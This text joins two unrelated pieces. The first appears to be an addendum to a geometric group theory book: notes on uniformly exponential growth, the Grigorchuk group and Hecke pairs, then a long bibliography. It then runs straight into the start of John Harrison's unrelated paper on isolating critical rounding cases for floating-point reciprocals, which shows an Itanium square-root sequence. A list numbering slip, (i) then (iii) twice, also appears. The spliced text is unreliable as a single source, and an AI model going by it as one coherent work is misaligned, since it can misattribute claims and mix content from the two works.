John Wilson has discovered *examples of groups which answer the main problem of Item VII.19* [Wilso]. More precisely, there exist groups which are isomorphic to their permutational wreath product with the alternating group on 31 letters. Let $\Gamma \approx \Gamma \wr A_{31}$ be any group of this kind; on the one hand, there exists a sequence $(S_n = \{x_n, y_n\})_{n \geq 1}$ of generating sets of Γ, with $x_n^2 = y_n^3 = 1$ for all $n \geq 1$, such that the limit of the corresponding exponential growth rates is 1, in formula $\lim_{n \to \infty} \omega(\Gamma, S_n) = 1$; on the other hand, for an appropriate choice of Γ, there exist non-abelian free subgroups in Γ, so that in particular Γ is of exponential growth.

VII.19, on uniformly exponential growth of linear groups.

It is a theorem of A. Eskin, S. Mozes and Hee Oh that, given an integer $N \geq 1$ and a field $\mathbb{K}$ of characteristic 0, a finitely generated subgroup of $GL(N, \mathbb{K})$ is of uniformly exponential growth if and only if it is not virtually nilpotent, namely if and only if it is of exponential growth (result of [EsMoO], announced in [EsMoO–02]).

In particular, this *solves Research Problem VII.19.C* (see page 297).

For other progress on uniformly exponential growth, see [BucHa-00], [GrHa–01a], and [GrHa–01b]. For an exposition on uniformly exponential growth, see [Harpe].

If constants measuring exponential growth often have uniform bounds in terms of the generating sets, other constants exhibit the opposite behaviour. For example, T. Gelander and A. Zuk have shown that, in many cases, Kazhdan constants depend in a crucial way on the chosen generating set [GelZu–02].

VII.29, group growth, and Gromov's theorem.

There is a brief survey on group growth and Gromov's theorem by D.L. Johnson [Johns–00].

Concerning polynomial growth for locally compact groups, V. Losert has published a second part to [Loser–87]: see [Loser–01].

VII.29, and growth of double coset classes.

Consider a *Hecke pair* (G, H), namely a group G and a subgroup H such that all orbits of the natural action of H on G/H are finite, or equivalently such that, for each $g \in G$, the indices of $H \cap gHg^{-1}$ in both H and gHg^{-1} are finite. It is a natural counting problem to estimate for each $g \in G$ the cardinality of the

H-orbit of gH in G/H, or equivalently the number of one-sided classes g_jH in the double class HgH.

The specific case of the pair $(SL(2,\mathbb{Z}[1/p]), SL(2,\mathbb{Z}))$, p a prime, appears in [BeCuH–02].

VII.34, and the growth of Følner sequences.

A question related to our Problem VII.34.A appears as Problem 14.27 in the Kourovka Notebook [Kouro–95], and has been answered in [Barda–01].

VII.38, and the growth of normal subgroups of finite index.

See [LarLu].

VII.39, growth of conjugacy classes, and growth of pseudogroups.

For growth of conjugacy classes in hyperbolic groups, see [CooKn–02] and [CooKn–b].

Growth of pseudogroups appears in connection with foliations in [Plant–75].

VII.40, and growth of infinitely generated groups.

See [PlaTh–76], and the above comment on Item VI.42.

VII.61, on the set of exponential growth rates.

Part of the problem was solved by Anna Erschler Dyubina, who has shown that *the set* Ω_2 *of exponential growth rates of* 2*-generated groups has the power of the continuum* (see [Ersch–02], [Ersch–a]).

VIII.7, and the adding machine.

The adding machine on the infinite 2-ary tree $\mathcal{T}^{(2)}$ can be economically (and recursively, compare VIII.9) defined as the element $\tau \in Aut(\mathcal{T}^{(2)})$ such that

$$\tau = a(1\,,\,\tau).$$

Observe that $\tau \neq 1$ since τ exchanges 0 and 1, and that τ is of infinite order since

$$\tau^2 = a(1,\tau)a(1,\tau) = (\tau,1)(1,\tau) = (\tau,\tau).$$

The simple and clever Proposition 20 of [Sidki–00] shows that an element $g \in Aut(\mathcal{T}^{(2)})$ is conjugate to τ if and only if it acts transitively on the set of 2^k vertices of the level $L^{(k)}$ for each $k \geq 0$.

Later, Sidki has shown that a solvable subgroup K of $Aut(\mathcal{T}^{(2)})$ which contains an element such as τ above is an extension of a torsion-free metabelian group by a finite 2-group. If furthermore K is nilpotent then it is torsion-free abelian [Sidki].

VIII.10.ii on automata and finitely generated groups.

This connexion is a very active subject of research; see among others [GriNS–00], [GriZu–a], [GriZu–b], and [Sidki-00].

VIII.31, a result of John Wilson.

At the end of this item, the "recent result" which is quoted was in fact essentially in John Wilson's Ph.D. thesis of 1971, as well as in [Wilso–72]. ("Essentially" in the sense that he did not use the words "branch groups".)

For these, [Grigo] contains comments and a sketchy proof, whereas details can be found in [Wilso].

VIII.32 and VIII.71, and elements of small lengths and large orders in the Grigorchuk group.

Proposition. *For any $n \in \mathbb{N}$, there exists $\gamma \in \Gamma$ such that*

$$\gamma^{2^n} \neq 1 \qquad \text{and} \qquad \ell(\gamma) \leq 2^n.$$

Proof (following a sketch of L. Bartholdi). Let $K = \langle abab \rangle^\Gamma$ be the normal subgroup of Γ of index 16 defined in VIII.30; recall that K is generated by

$$t = (ab)^2 \ , \quad v = (bada)^2 \ , \quad w = (abad)^2$$

and that $\psi^{-1}(K \times K)$ is a subgroup of K (the index is 4 by Exercise VIII.81, but we do not use this here). Let σ be the endomorphism of Γ defined in VIII.57. Since $\sigma(a) = aca$, $\sigma(b) = d$, $\sigma(d) = c$, and $\sigma(c) = b$, we have $\psi\sigma(a) = (d, a)$, $\psi\sigma(b) = (1, b)$, $\psi\sigma(c) = (a, c)$, $\psi\sigma(d) = (a, d)$. It follows that $\psi\sigma(x) = (1, x)$ for $x \in \{t, v, w\}$, and therefore for all $x \in K$.

Define inductively a sequence $(x_i)_{i \geq 0}$ by $x_0 = abab$ and $x_{i+1} = a\sigma(x_i)$. Since

$$\psi\left(a\sigma(x_i)a\sigma(x_i)\right) = (x_i, x_i),$$

the order of x_{i+1} is twice that of x_i. As x_0 is of order 8 by Proposition VIII.16, it follows that the order of x_i is 2^{i+3} for all $i \geq 0$.

On the other hand, denote by w_0 the word $abab$ representing x_0; for each $i \geq 0$, let w_{i+1} the word obtained from w_i by

- substitution of aca, d, b, c in place of a, b, c, d respectively,
- deletion of a if it appears as the first letter and addition of a as a prefix letter otherwise,

so that w_{i+1} represents x_{i+1}. Thus $w_1 = cadacad$ and, for each $j \geq 0$,

- w_{2j+1} is a word of length $2\ell\left(w_{2j}\right) - 1$ which begins with c and ends with a letter from $\{b, c, d\}$,
- w_{2j+2} is a word of length $2\ell\left(w_{2j+1}\right)$ which begins with a and ends with a letter from $\{b, c, d\}$;

in particular, $\ell(x_i) \leq \ell(w_i) < 2^{i+2}$ for all $i > 0$. The proposition follows (with $x = x_{n-2}$ for $n \geq 2$). □

VIII.67, and power series with finitely many different coefficients.

Here is a result of Szegö: a power series with finitely many different coefficients that converges inside the unit disk is either a rational function, or has the unit circle as natural boundary [Szegö–22].

VIII.88, complement on commensurability of finitely-generated subgroups.

It is a remarkable result of Grigorchuk and Wilson that any infinite finitely-generated subgroup of the Grigorchuk group Γ is commensurable to Γ [GriWi]. In other words, Γ has exactly two commensurability classes of finitely-generated subgroups: itself and $\{1\}$.

Here are a few examples of other groups for which all commensurability classes of finitely-generated subgroups are known; in case of torsion-free groups, we do not list the class of $\{1\}$.

(i) Free abelian groups $\mathbb{Z}^n$, with $\mathbb{Z}^j$ for $j \in \{1, \dots, n\}$.

(iii) The Heisenberg group $\begin{pmatrix} 1 & \mathbb{Z} & \mathbb{Z} \\ 0 & 1 & \mathbb{Z} \\ 0 & 0 & 1 \end{pmatrix}$, with $\mathbb{Z}$, $\mathbb{Z}^2$ and the group itself.

(iii) Non-abelian free groups F_n, with $\mathbb{Z}$ and F_2.

(iv) Virtually free groups, for example $PSL(2, \mathbb{Z})$, with finite subgroups, $\mathbb{Z}$ and F_2.

(v) The fundamental group Γ_g of a closed surface of genus $g \geq 2$, with $\mathbb{Z}$, F_2 and the group itself.

(vi) Olshanskii's "monsters" (see the reference in III.5, as well as [AdyLy–92]), in which any proper subgroup is cyclic.

VIII.87, on complex linear representations of the Grigorchuk group.

For each $k \geq 0$, let Γ_k denote as in VIII.35 the finite quotient of the Grigorchuk group which acts naturally on the level $L(k)$ of the binary tree. Choose some point in $L(k)$ and denote by P_k the corresponding isotropy subgroup of Γ_k. Then (Γ_k, P_k) is a *Gelfand pair,* and the natural linear representation of Γ_k on the space $\mathbb{C}^{L(k)}$ splits as a direct sum of $k+1$ pairwise inequivalent irreducible representations, of dimensions $1, 1, 2, 4, \dots, 2^{k-1}$ [BeHaG].

References

Abram–96. P. Abramenko, *Twin buildings and applications to S-arithmetic groups*, Lecture Notes in Math. **1641**, Springer, 1996.

AdyLy–92. S.I. Adyan and I.G. Lysënok, *Groups, all of whose proper subgroups are finite cyclic*, Math. USSR Izvestiya **39** (1992), 905–957.

AlFaN. R.C. Alperin, B. Farb, and G.A. Noskov, *A strong Schottky Lemma for non-positively curved singular spaces*, Preprint (January, 2001).

AnoSi–67. D.V. Anosov and Ya.G. Sinai, *Some smooth ergodic systems*, Russian Math. Surveys **22:5** (1967), 103–167.

ArzLy–02. G. Arzhantseva and I.G. Lysenok, *Growth tightness for word hyperbolic groups*, Math. Z. **241** (2002), 597–611.

Barda–01. V.G. Bardakov, *Construction of a regularly exhausting sequence for groups with subexponential growth*, Algebra i Logica **40** (2001), 22–29.

BarGr–00. L. Bartholdi and R. Grigorchuk, *Spectra of non-commutative dynamical systems and graphs related to fractal groups*, C.R. Acad. Sci. Paris, Série I **331** (2000), 429–434.

BarGr–01. L. Bartholdi and R. Grigorchuk, *Sous-groupes paraboliques et représentations de groupes branchés*, C.R. Acad. Sci. Paris, Série I **332** (2001), 789–794.

BasLu–01. H. Bass and A. Lubotzky, with appendices by H. Bass, L. Carbone, A. Lubotzky, G. Rosenberg, and J. Tits, *Tree lattices*, Birkhäuser, 2001.

BeCuH–02. M.B. Bekka, R. Curtis, and P. de la Harpe, *Familles de graphes expanseurs et paires de Hecke*, C.R. Acad. Sci. Paris, Série I **335** (2002), 463–468.

BeHaG. M.B. Bekka, P. de la Harpe, *Irreducibility of unitary group representations and reproducing kernels Hilbert spaces*, Appendix on *Two point homogeneous compact ultrametric spaces* in collaboration with Rostislav Grigorchuk, Expositiones Math. (to appear).

BesFe–00. M. Bestvina and M. Feighn, *The topology at infinity of $Out(F_n)$*, Inventiones Math. **146** (2000), 651–692.

BreGe. E. Breuillard and T. Gelander, *On dense free subgroups of Lie groups*, Preprint (2002).

Camin–97. R. Camina, *Subgroups of the Nottingham group*, J. of Algebra **196** (1997), 101-113.

Camin–00. R. Camina, *The Nottingham group*, in "New horizons in pro-p groups", M. du Sautoy, D. Segal, and A. Shalev Editors, Birkhäuser (2000), 205–221.

Carbo–01. L. Carbone, *Non-uniform lattices on uniform trees*, Memoir Amer. Math. Soc. **724**, 2001.

Çevik–00. A. S. Çevik, *The efficiency of standard wreath product*, Proc. Edinburgh Math. Soc. **43** (2000), 415–423.

ChaPi–01. B. Chaluleau and C. Pittet, *Exemples de variétés riemanniennes homogènes qui ne sont pas quasi isométriques à un groupe de type fini*, C.R. Acad. Sci. Paris, Sér. I **332** (2001), 593–595.

CoFeW–81. A. Connes, J. Feldman, and B. Weiss, *An amenable equivalence relation is generated by a single transformation*, Ergod. Th. & Dynam. Sys. **1** (1981), 431–450.

CooKn–02. M. Coornaert and G. Knieper, *Growth of conjugacy classes in Gromov hyperbolic groups*, Geometric and Functional Analysis **12** (2002), 464–478.

CooKn–b. M. Coornaert and G. Knieper, *An upper bound for the growth of conjugacy classes in torsionfree word hyperbolic groups*, to appear.

Drumm–92. T.A. Drumm, *Fundamental polyhedra for Margulis space-times*, Topology **31** (1992), 677–683.

Dye–59. H. Dye, *On groups of measure preserving transformations I*, Amer. J. Math. **81** (1959), 119–159.

Dye–63. H. Dye, *On groups of measure preserving transformations II*, Amer. J. Math. **85** (1963), 551–576.

DymMc–72. H. Dym and H.P. McKean, *Fourier series and integrals*, Academic Press, 1972.

Dyubi–00. A. Dyubina, *Instability of the virtual solvability and the property of being virtually torsion-free for quasi-isometric groups*, International Math. Res. Notices **21** (2000), 1098–1101.

DyuHa–00. A. Dyubina Erschler and P. de la Harpe, *Problem 108 35*, Amer. Math. Monthly $\mathbf{107}^9$ (2000), 864.

Egoro–00. A.V. Egorov, *Residual finiteness of groups and topological dynamics*, Sbornik Math. $\mathbf{191}^4$ (2000), 529–541.

Ersch–02. A. Erschler, *On growth rates of small cancellation groups*, Funct. Analy and its Appl. **36** (2002), 93–95.

Ersch–a. A. Erschler, *Growth rates of small cancellation groups*, Proceedings of the workshop Random Walks and Geometry, Vienna, ESI (to appear).

Ersch–b. A. Erschler, *Not residually finite groups of intermediate growth, commensurability and non geometricity*, Preprint (2002).

EsMoO–02. A. Eskin, S. Mozes and Hee Oh, *Uniform exponential growth for linear groups*, International Math. Res. Notices **2002:31** (2002), 1675–1683.

EsMoO. A. Eskin, S. Mozes and Hee Oh, *On uniform exponential growth for linear groups*, Preprint (2002).

FarFr. B. Farb and J. Franks, *Groups of homeomorphisms of one-manifolds I: actions of nonlinear groups*, Preprint (2001).

Gabor–02. D. Gaboriau, *Arbres, groupes, quotients*, Thèse d'habilitation, ENS-Lyon, 8 avril 2002.

Gabor. D. Gaboriau, *Invariants ℓ^2 de relations d'équivalence et de groupes*, Publ. Math. I.H.E.S. (to appear).

GelZu–02. T. Gelander and A. Zuk, *Dependence of Kazhdan constants on generating subsets*, Israel J. Math. **129** (2002), 93–98.

Ghys–01. E. Ghys, *Groups acting on the circle*, l'Enseignement math. (2) **47** (2001), 329–407.

GorOn–93. V.V. Gorbatsevich and A.L. Onishchik, *Lie transformation groups*, in "Lie groups and Lie algebras I", Encycl. Math. Sciences **20**, Springer (1993), 95–229.

GrHa–97. R.I. Grigorchuk and P. de la Harpe, *On problems related to growth, entropy and spectrum in group theory*, J. of Dynamical and Control Systems **3:1** (1997), 51–89.

GrHa–01a. R.I. Grigorchuk and P. de la Harpe, *One-relator groups of exponential growth have uniformly exponential growth*, Math. Notes **69** (2001), 575–577.

GrHa–01b. R.I. Grigorchuk and P. de la Harpe, *Limit behaviour of exponential growth rates for finitely generated groups*, l'Enseignement math., monographie **38**^{2} (2001), 351–370.

GriNS–00. R.I. Grigorchuk, V.V. Nekrashevich, and V.I. Sushchanskii, *Automata, dynamical systems, and groups*, Proc. Steklov Inst. Math. **231** (2000), 128–203.

GriPa–01. R. Grimaldi and P. Pansu, *Nombre de singularités de la fonction croissance en dimension* 2, Bull. Belgian Math. Soc. **8** (2001), 395–404.

GriWi. R.I. Grigorchuk and J. Wilson, *A rigidity property concerning abstract commensurability of subgroups*, Preprint, 2001.

GriZu–a. R. Grigorchuk and A. Zuk, *The lamplighter group as a group generated by a 2-state automaton and its spectrum*, Geometriae Dedicata, to appear.

GriZu–b. R. Grigorchuk and A. Zuk, *A free group generated by a three state automaton*, Internat. J. Algebra Comput., to appear.

GryWó–99. A. Grytczuk and M. Wójtowicz, *Beardon's diophantine equations and non-free Möbius groups*, Bull. London Math. Soc. **32** (1999), 305–310.

Harpe. P. de la Harpe, *Uniform growth in groups of exponential growth*, Geometriae Dedicata, to appear.

Imber–97. M. Imbert, *Sur l'isomorphisme du groupe de Richard Thompson avec le groupe de Ptolémée*, in "Geometric Galois Actions, 2", L. Schneps and P. Lochak Editors, London Math. Soc. Lecture Notes Series **243** (Cambridge Univ. Press 1997), 313–324.

Johns–00. D.L. Johnson, *Growth of groups*, The Arabian Journal for Science and Engineering **25–2C** (2000), 53–68.

Karls. A. Karlsson, *Free subgroups of groups with non-trivial Floyd boundary*, Preprint (January 2002).

LarLu. M. Larsen and A. Lubotzky, *Normal subgroup growth of linear groups: the* (G_2, F_4, E_8)*-theorem*, Prepublication (2001).

Licht–93. A.I. Lichtman, *The soluble subgroups and the Tits alternative in linear groups over rings of fractions of polycyclic group, I*, J. of Pure and Appl. Algebra **86** (1993), 231–287.

Licht–95. A.I. Lichtman, *Automorphism groups of free soluble groups*, J. Algebra **174** (1995), 132–149.

Licht–99. A.I. Lichtman, *The soluble subgroups and the Tits alternative in linear groups over rings of fractions of polycyclic group, II*, J. Group Theory **2** (1999), 173–189.

LisMe–00. V. Liskovets and A. Mednykh, *Enumeration of subgroups in the fundamental groups of orientable circle bundles over surfaces*, Comm. in Algebra **28**^{4} (2000), 1717–1738.

LocSc–97. P. Lochak et L. Schneps, *The universal Ptolemy-Teichmüller groupoid*, in "Geometric Galois Actions, 2", L. Schneps and P. Lochak Editors, London Math. Soc. Lecture Notes Series **243** (Cambridge Univ. Press 1997), 325–347.

Loser–01. V. Losert, *On the structure of groups with polynomial growth II*, Journal London Math. Soc. **63** (2001), 640–654.

LubMR–00. A. Lubotzky, S. Mozes, and M.S. Raghunathan, *The word and Riemannian metrics on lattices of semisimple groups*, Publ. Math. I.H.E.S. **91** (2000), 5–53.

MacMa–01. C. Maclachlan and G.J. Martin, *The non-compact arithmetic generalized triangle groups*, Topology **40** (2001), 927-944.

Magnu–74. W. Magnus, *Braid groups: a survey*, in "Proceedings of the Second International Conference on the Theory of Groups (Australian Nat. Univ., Canberra, 1973)", Lecture Notes in Math. **372** (Springer, 1974), 463–487.

MalSz. W. Malfait and A. Szczepański, *The structure of the (outer) automorphism group of a Bieberbach group*, Preprint (2002).

Margu–67. G.A. Margulis, *Y-flows and three-dimensional manifolds (Appendix to* [AnoSi–67]*)*, Russian Math. Surveys **22:5** (1967), 164–166.

Margu–83. G.A. Margulis, *Free completely discontinuous groups of affine transformations*, Dokl. Akad. Nauk SSSR **272** (1983), 785–788.

Margu–00. G.A. Margulis, *Free subgroups of the homeomorphism group of the circle*, C.R. Acad. Sci. Paris, Série I **331** (2000), 669–674.

Myers–00. R. Myers, *Uncountably many arcs in $\mathbb{S}^3$ whose complements have non-isomorphic, indecomposable fundamental groups*, J. Knot Theory Ramifications **9** (2000), 505–521.

Navas. A. Navas, *Sur les groupes de difféomorphismes du cercle engendrés par des éléments proches des rotations*, Preprint (2002).

NosVi–02. G.A. Noskov and E.B. Vinberg, *Strong Tits alternative for subgroups of Coxeter groups*, J. Lie Theory **12** (2002), 259–264.

Ohshi–02. K. Ohshika, *Discrete groups*, Translations of mathematical monographs **207**, Amer. Math. Soc., 2002.

OrnWe–80. D.S. Ornstein and B. Weiss, *Ergodic theory of amenable group actions. I: the Rohlin lemma*, Bull. Amer. Math. Soc. **2** (1980), 161–164.

Osin–00. D. Osin, *Problem of intermediate relative growth of subgroups in solvable and linear groups*, Proc. Steklov Inst. Math. **231** (2000), 316–338.

Osin–01. D. Osin, *subgroup distortions in nilpotent groups*, Comm. in Alg. **29:12** (2001), 5439–5464.

Osin–a. D. Osin, *The entropy of solvable groups*, Ergod. Th. & Dynam. Sys., to appear.

Osin–b. D. Osin, *Algebraic entropy and amenability of groups*, Preprint (June, 2001).

Osin–c. D. Osin, *Kazhdan constants of hyperbolic groups*, Preprint (November, 2001).

Ozawa. N. Ozawa, *There is no separable universal II_1-factor*, Preprint (November 2002).

Penne–97. R. Penner, *The universal Ptolemy group and its completions*, in "Geometric Galois Actions, 2", L. Schneps and P. Lochak Editors, London Math. Soc. Lecture Notes Series **243** (Cambridge Univ. Press 1997), 293–312.

Pervo–00. E.L. Pervova, *Everywhere dense subgroups of one group of tree automorphisms*, Proc. Steklov Inst. Math. **231** (2000), 339–350.

Petti–52. B.J. Pettis, *A note on everywhere dense subgroups*, Proc. Amer. Math. Soc. **3** (1952), 322–326.

Plant–75. J.P. Plante, *Foliations with measure preserving holonomy*, Annals of Math. (2) **102** (1975), 327–361.

PlaTh–72. J.P. Plante and W.P. Thurston, *Anosov flows and the fundamental group*, Topology **11** (1972), 147–150.

PlaTh–76. J.P. Plante and W.P. Thurston, *Polynomial growth in holonomy groups of foliations*, Comment. Math. Helv. **51** (1976), 567–584.

Salof–01. L. Saloff-Coste, *Probability on groups: random walks and invariant diffusion*, Notices of the AMS **48:9** (October 2001), 968–977.

Samue–66. P. Samuel, *A propos du théorème des unités*, Bull. Sci. math. **90** (1966), 89–96.

Samue–67. P. Samuel, *Théorie algébrique des nombres*, Hermann, 1967.

SchUl–33. J. Schreier and S. Ulam, *Über die Permutationsgruppe der natürlichen Zahlenfolge*, Studia Math. **4** (1933), 134–141.

Semen. Y. Semenov, *On the rational forms of nilpotent Lie algebras and lattices in nilpotent Lie groups*, l'Enseignement math. (to appear).

Shale–01. A. Shalev, *Asymptotic group theory*, Notices of the Amer. Math. Soc. **48**[4] (April 2001), 383–389.

Shalo. Y. Shalom, *Harmonic analysis, cohomology, and the large scale geometry of amenable groups*, Preprint (2002).

Sidki–00. S. Sidki, *Automorphisms of one-rooted trees: growth, circuit structure, and acyclicity*, J. Math. Sci. (New York) **100** (2000), 1925–1943.

Sidki. S. Sidki, *The binary adding machine and solvable groups*, Preprint (2001).

SoiVe-00. G.A. Soifer and T.N. Venkataramana, *Finitely generated profinitely dense free groups in higher rank semi-simple groups*, Transf. Groups **5** (2000), 93–100.

Souch. E. Souche, *Quasi-isométries et quasi-plans dans l'étude des groupes discrets*, Ph.D. Thesis, Marseille (2001).

Szegö–22. G. Szegö, *Über Potenzreihen mit endlich vielen verschiedenen Koeffizienten*, Sitzungberichte der Preussischen Akademie der Wissenschaften, Phys.-Math. Klasse (1922), 88–91 [Collected Papers, Vol. 1, pages 667–561].

Tabac–00. J. Taback, *Quasi-isometric rigidity for* $PSL_2(\mathbb{Z}[1/p])$, Duke Math. J. **101** (2001), 335–357.

Trofi–80. V.I. Trofimov, *The growth functions of finitely generated semigroups*, Semigroup Forum **21** (1980), 351–360.

Ulam–60. S.M. Ulam, *A Collection of mathematical problems*, Interscience, 1960 [See also S. Ulam, *Sets, numbers, and universes – Selected works*, W.A. Beyer, J. Mycielski and G.-C. Rota Editors, MIT Pres, 1974, pages 503–670].

VdDW–84b. L. van den Dries and A.J. Wilkie, *An effective bound for groups of linear growth*, Arch. Math. **42** (1984), 391–396.

VeNeB–00. A.M. Vershik, S. Nechaev, and R. Bikbov, *Statistical properties of locally free groups with applications to braid groups and growth of random heaps*, Commun. Math. Phys. **212** (2000), 469–501.

Versh–90. A.M. Vershik, *Local algebras and a new version of Young's orthogonal form*, in "Topics in algebra", Banach Center Publications **26, 2** (PWN, 1990), 467–473.

Versh–00. A.M. Vershik, *Dynamic theory of growth in groups: entropy, boundaries, examples*, Russian Math. Surveys **55:4** (2000), 667–753.

Weiss–81. B. Weiss, *Orbit equivalence of nonsingular actions*, Monographie de l'Enseignement mathématique **29** (1981), 77–107.

Whyte–01. K. Whyte, *The large scale geometry of the higher Baumslag-Solitar groups*, GAFA Geom. Funct. Anal. **11** (2001), 1327–1343.

Wilso–72. J. Wilson, *Groups with every proper quotient finite*, Math. Proc. Camb. Phil. Soc. **69** (1972), 373–391.

Wilso. J.S. Wilson, *On exponential growth and unformly exponential growth of groups*, Preprint (2002).

Winke–98. J. Winkelmann, *Complex analytic geometry of complex parallelizable manifolds*, Mémoire **72–73** , Soc. Math. France, 1998.

Woess–93. W. Woess, *Fixed sets and free subgroups of groups acting on metric spaces*, Math. Zeit. **214** (1993), 425-440.

The following references, firstly quoted as preprints, have now appeared.

BacVd. R. Bacher and A. Vdovina, *Counting* 1*-vertex triangulations of oriented surfaces*, Discrete Math. **246** (2002), 13–27.

Bambe. J. Bamberg, *Non-free points for groups generated by a pair of* 2×2 *matrices*, J. London Math. Soc. (2) **62** (2000), 795–801.

BarCe–b. L. Bartholdi and T.G. Ceccherini-Silberstein, *Salem numbers and growth series of some hyperbolic graphs*, Geometriae Dedicata **90** (2002), 107–114.

BarGr–a. L. Bartholdi and R. Grigorchuk, *Lie methods in growth of groups and groups of finite width*, in "Computational and geometric aspects of modern algebra (Edinburgh, 1998)", N. Gilbert, Editor, London Math. Soc. Lecture Note Ser. **275**, Cambridge Univ. Press (2000), 1–27.

BarGr–c. L. Bartholdi and R. Grigorchuk, *On the spectrum of Hecke type operators related to some fractal groups*, Proc. Steklov Inst. Math. **231** (2000), 1–41.

Barth. L. Bartholdi, *Lower bounds on the growth of a group acting on the binary rooted tree*, Internat. J. Algebra Comput. **11** (2001), 73–88.

Bavar. C. Bavard, *Classes minimales de réseaux et rétractions géométriques équivariantes dans les espaces symétriques*, J. London Math. Soc. **64** (2001), 275–286.

BekMa. B. Bekka and M. Mayer, *Ergodic theory and topological dynamics of group actions on homogeneous spaces*, London Math. Soc. Lecture Note Ser. **269**, Cambridge University Press, 2000.

BesFH–a. M. Bestvina, M. Feighn and M. Handel, *The Tits alternative for $Out(F_n)$ I: Dynamics of exponentially growing automorphisms*, Annals of Math. (2) **151** (2000), 517–623.

Bigel. S. Bigelow, *Braid groups are linear*, J. Amer. Math. Soc. **14** (2001), 471–486.

BonSc. M. Bonk and O. Schramm, *Embeddings of Gromov hyperbolic spaces*, GAFA Geom. Funct. Anal. **10** (2000), 266-306.

BruSi. A.M. Brunner and S. Sidki, *The generation of $GL(n, \mathbb{Z})$ by finite state automata*, Internat. J. Algebra Comput. **8** (1998), 127–139.

BucHa. M. Bucher and P. de la Harpe, *Free products with amalgamation and HNN-extensions of uniformly exponential growth*, Mathematical Notes **67** (2000), 686–689.

BuxGo. K-U. Bux and C. Gonzalez, *The Bestvina-Brady construction revisited — geometric computation of Σ-invariants for right angled Artin groups*, Journal London Math. Soc. **60** (1999), 793–801.

CanCo. J.W. Cannon and G.R. Conner, *The combinatorial structure of the Hawaiian earring group*, Topology and its appl. **106** (2000), 225–271.

CecMS. T. Ceccherini-Silberstein, A. Machì and F. Scarabotti, *Il gruppo di Grigorchuk di crescita intermedia*, Rend. Circ. Mat. Palermo (2) **50** (2001), 67–102.

Champ. C. Champetier, *L'espace des groupes de type fini*, Topology **39** (2000), 657–680.

FarMo. B. Farb and L. Mosher, *On the asymptotic geometry of abelian-by-cyclic groups*, Acta Math. **184** (2000), 145–202.

Grigo. R.I. Grigorchuk, *Just infinite branch groups*, in "New horizons in pro-p groups", M. du Sautoy, D. Segal, and A. Shalev Editors, Birkhäuser (2000), 121–179.

Jones. V.F.R. Jones, *Ten problems*, in "Mathematics: frontiers and perspectives", V. Arnold, M. Atiyah, P. Lax, and B. Mazur Editors, Amer. Math. Soc. (2000), 79–91.

Kramm–a. D. Krammer, *The braid group B_4 is linear*, Inventiones Math. **142** (2000), 451–486.

Lamy. S. Lamy, *L'alternative de Tits pour Aut $[\mathbb{C}^2]$*, J. of Algebra **239** (2001), 413–437.

Ledra. F. Ledrappier, *Some asymptotic properties of random walks on free groups*, in "Topics in probability and Lie groups: boundary theory", J.C. Taylor Editor, CRM Proceedings and Lecture Notes **28** (Amer. Math. Soc. 2001), 117–152.

Leono–01. Yu.G. Leonov, *A lower bound for the growth of a 3-generator 2-group*, Sbornik Math. **192:11** (2001), 1661–1676.

LucTW. A. Lucchini, M.C. Tamburini, and J.S. Wilson, *Hurwitz groups of large rank*, J. London Math. Soc. **61** (2000), 81–92.

MarVi. G.A. Margulis and E.B. Vinberg, *Some linear groups virtually having a free quotient*, J. Lie Theory **10** (2000), 171–180.

Nekra. V. Nekrashevych, *On equivalence of nets in hyperbolic spaces*, Dopov. Nats. Akad. Nauk Ukr. Mat. Prirodozn. Tekh. Nauki **11** (1997), 18–21.

Osin. D. Osin, *Subgroup distortions in nilpotent groups*, Comm. in Algebra **29**[12] (2001), 5439–5463.

PapWh. P. Papasoglu and K. Whyte, *Quasi-isometries between groups with infinitely many ends*, Comment. Math. Helvetici **77** (2002), 1343–144.

Pauli. F. Paulin, *Un groupe hyperbolique est déterminé par son bord*, J. London Math. Soc., to appear.

Pitte. C. Pittet, *The isoperimetric profile of homogeneous Riemannian manifolds*, J. Differential Geom. **54** (2000), 255–302.

Shalo–a. Y. Shalom, *Explicit Kazhdan constants for representations of semisimple and arithmetic groups*, Ann. Inst. Fourier **50** (2000), 833–863.

Shalo–b. Y. Shalom, *Bounded generation and Kazhdan's property (T)*, Publ. Math. I.H.E.S. **90** (1999), 145–168.

Wilso. J.S. Wilson, *On just infinite abstract and profinite groups*, in "New horizons in pro-p groups", M. du Sautoy, D. Segal, and A. Shalev Editors, Birkhäuser (2000), 181–203.

Woess. W. Woess, *Random walks on infinite graphs and groups*, Cambridge Tracts in Mathematics **138**, Cambridge University Press, 2000.

Isolating critical cases for reciprocals using integer factorization

John Harrison
Intel Corporation, JF1-13
2111 NE 25th Avenue
Hillsboro OR, USA
johnh@ichips.intel.com

Abstract

One approach to testing and/or proving correctness of a floating-point algorithm computing a function f is based on finding input floating-point numbers a such that the exact result $f(a)$ is very close to a "rounding boundary", i.e. a floating-point number or a midpoint between them. In the present paper we show how to do this for the reciprocal function by utilizing prime factorizations. We present the method and show examples, as well as making a fairly detailed study of its expected and worst-case behavior. We point out how this analysis of reciprocals can be useful in analyzing certain reciprocal algorithms, and also show how the approach can be trivially adapted to the reciprocal square root function.

1 Background

Suppose we have a floating-point algorithm computing a function that approximates a true mathematical function $f : \mathbb{R} \to \mathbb{R}$. For example, consider the following algorithm for the Intel® Itanium® architecture designed to compute a floating-point square root $\sqrt{a}$ using an initial reciprocal square root approximation followed by a sequence of fused multiply-adds. (In the actual implementation, the initial approximation instruction deals with special cases including $a = 0$.)

1.	$y_0 = \texttt{frsqrta}(a)$	
2.	$H_0 = \frac{1}{2} y_0$	$S_0 = a y_0$
3.	$d_0 = \frac{1}{2} - S_0 H_0$	
4.	$H_1 = H_0 + d_0 H_0$	$S_1 = S_0 + d_0 S_0$
5.	$d_1 = \frac{1}{2} - S_1 H_1$	
6.	$H_2 = H_1 + d_1 H_1$	$S_2 = S_1 + d_1 S_1$
7.	$d_2 = \frac{1}{2} - S_2 H_2$	$e_2 = a - S_2 S_2$
8.	$H_3 = H_2 + d_2 H_2$	$S_3 = S_2 + e_2 H_2$
9.	$e_3 = a - S_3 S_3$	
10.	$S = S_3 + e_3 H_3$	

If an algorithm is, like this one, implemented by composing basic floating-point operations (rather than, say, some more complicated analysis of bit-patterns), then the value computed can usually be represented as the result of rounding some approximation $f^*(x) \approx f(x)$, the value before the final rounding. In this case, the final S results from rounding the exact value $S_3 + e_3 H_3$.

The algorithm will therefore round correctly for all inputs x such that $f^*(x)$ and $f(x)$ round to the same number (for all the rounding modes under consideration). In the concrete square root example, this means that $\sqrt{a}$ and $S_3 + e_3 H_3$ should always round the same way.

